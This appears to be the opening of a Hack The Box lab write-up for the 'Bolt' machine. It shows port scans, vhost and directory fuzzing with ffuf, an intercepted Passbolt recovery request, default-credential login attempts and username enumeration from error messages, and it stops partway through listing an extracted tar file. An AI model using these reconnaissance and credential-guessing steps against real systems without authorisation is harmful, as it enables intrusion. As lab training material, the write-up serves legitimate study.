1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22

Port 22 with OpenSSH 8.2p1 Ubuntu 4ubuntu0.3

```
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4d:20:8a:b2:c2:8c:f5:3e:be:d2:e8:18:16:28:6e:8e (RSA)
|   256 7b:0e:c7:5f:5a:4c:7a:11:7f:dd:58:5a:17:2f:cd:ea (ECDSA)
|_  256 a7:22:4e:45:19:8e:7d:3c:bc:df:6e:1d:6c:4f:41:56 (ED25519)
```

1.1.2 Port 80 and Port 443

Port 80 and 443 with nginx 1.18.0 (Ubuntu). New hostname discovered. Add hostname to /etc/hosts file.

```
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-title:     Starter Website -  About
|_http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
| http-title: Passbolt | Open source password manager for teams
|_Requested resource was /auth/login?redirect=%2F
| ssl-cert: Subject: commonName=passbolt.bolt.htb/organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2021-02-24T19:11:23
|_Not valid after:  2022-02-24T19:11:23
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

1.2 Web Fuzzing


1.2.1 Vhost fuzz for bolt.htb

Discover more vhost is available. Add only demo and mail vhost into /etc/hosts file.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt$ sudo ffuf -u 'http://bolt.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H 'Host: FUZZ.bolt.htb' -of csv -o ./web-dir/bolt-vhost.ffuf -c -fw 10870

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://bolt.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.bolt.htb
 :: Output file      : ./web-dir/bolt-vhost.ffuf
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response words: 10870
________________________________________________

demo                    [Status: 302, Size: 219, Words: 22, Lines: 4]
mail                    [Status: 200, Size: 4943, Words: 345, Lines: 99]
hikaru114-com           [Status: 200, Size: 0, Words: 1, Lines: 1]
amochi-jp               [Status: 200, Size: 0, Words: 1, Lines: 1]
```


1.2.2 Directory fuzz for bolt.htb

Discover some interesting directory such as download, register and so on.



1.2.3 Directory fuzz for passbolt.bolt.htb

Discover some common directory on web server.




1.3 Website enumeration

1.3.1 PASSBOLT.BOLT.HTB

1.3.1.1 Password manager page

Discovered passbolt (password manager) page when access via web browser.




Submit random email and intercept with Burp Suite. Discover post with JSON data.

```
POST /users/recover.json?api-version=v2 HTTP/2
Host: passbolt.bolt.htb
Cookie: passbolt_session=rf2tbffa74c1d3q69i83h84bnf; csrfToken=
c225e14460bb3e5fef1142ce138a9d756d00011133aaf683a9f98284eb20b6e10d100ea57e5d14e15282531dc19970ac29734b8167bc
d40a8a4bfab94517a931
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://passbolt.bolt.htb/users/recover?locale=en-UK
Content-Type: application/json
X-Csrf-Token:
c225e14460bb3e5fef1142ce138a9d756d00011133aaf683a9f98284eb20b6e10d100ea57e5d14e15282531dc19970ac29734b8167bc
d40a8a4bfab94517a931
Origin: https://passbolt.bolt.htb
Content-Length: 28
Sec-Gpc: 1
Te: trailers

{
  "username":"root@bolt.htb"
}
```

1.3.1.2 Invitation messsage


Required invitation to access the password manager. Nothing much we can do anything here.



1.3.2 BOLT.HTB


1.3.2.1 Home page.

Discovered the server is implemented Admin LTE application for administration.




1.3.2.2 Download page

Discover '/uploads' directory and image.tar file.




1.3.2.3 Login page

Test login with root:root. Server return Invalid login for that credential.




Test login with admin:admin. Server return access denied and invalid password. Seem like the admin username is correct.




1.3.2.4 Register page

Discover a common register page or sign up on most web application.



1.3.2.5 Register new account (505 error)


Try register new account, but the server lead user to internal server error page.



1.3.3 DEMO.BOLT.HTB


1.3.3.1 Login page.

Access to ‘demo’ subdomain. The server navigate user to login page. Which this page is like the login page as [BOLT.HTB login page].



1.3.3.2 Register page


Register page look different with previous register page. Discover that the email format and invite code box displayed. Seem like this registration required a invite code.



1.3.4 MAIL.BOLT.HTB

1.3.4.1 Login page

Test login with admin@bolt.htb. Server returned login failed.



1.4 Tar File Enumeration

1.4.1 File extraction

Extracted the tar file. Discover more directory that required to enumerate.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/uploads/image-tar-dir$ ls -la
total 64
drwxr-xr-x 13 sodanew sodanew 4096 Dec 18 15:13 .
drwxr-xr-x  3 sodanew sodanew 4096 Dec 18 15:13 ..
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 187e74706bdc9cb3f44dca230ac7c9962288a5b8bd579c47a36abf64f35c2950
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 1be1cefeda09a601dd9baa310a3704d6309dc28f6d213867911cd2257b95677c
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 2265c5097f0b290a53b7556fd5d721ffad8a4921bfc2a6e378c04859185d27fa
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 3049862d975f250783ddb4ea0e9cb359578da4a06bf84f05a7ea69ad8d508dab
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 3350815d3bdf21771408f91da4551ca6f4e82edce74e9352ed75c2e8a5e68162
